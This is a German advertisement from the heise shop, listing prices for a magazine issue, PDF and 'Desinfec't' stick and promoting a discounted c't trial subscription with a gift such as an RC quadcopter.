Heft für 14,90 € • PDF für 12,99 € • Bundle Heft + PDF 19,90 € • Desinfec't-Stick 19,90 €

shop.heise.de/desinfect22

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 € (innerhalb Deutschlands). Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise Shop

WIR MACHEN
KEINE WERBUNG.
WIR MACHEN EUCH
EIN ANGEBOT.

c't

ct.de/angebot

Jetzt gleich bestellen:
ct.de/angebot
+49 541/80 009 120
leserservice@heise.de

ICH KAUF MIR DIE c't NICHT. ICH ABONNIER SIE.

Ich möchte c't 3 Monate lang mit über 30 % Neukunden-Rabatt testen.
Ich lese 6 Ausgaben als Heft oder digital in der App, als PDF oder direkt im Browser.

**Als Willkommensgeschenk erhalte ich eine Prämie nach Wahl,
z. B. einen RC-Quadrocopter.**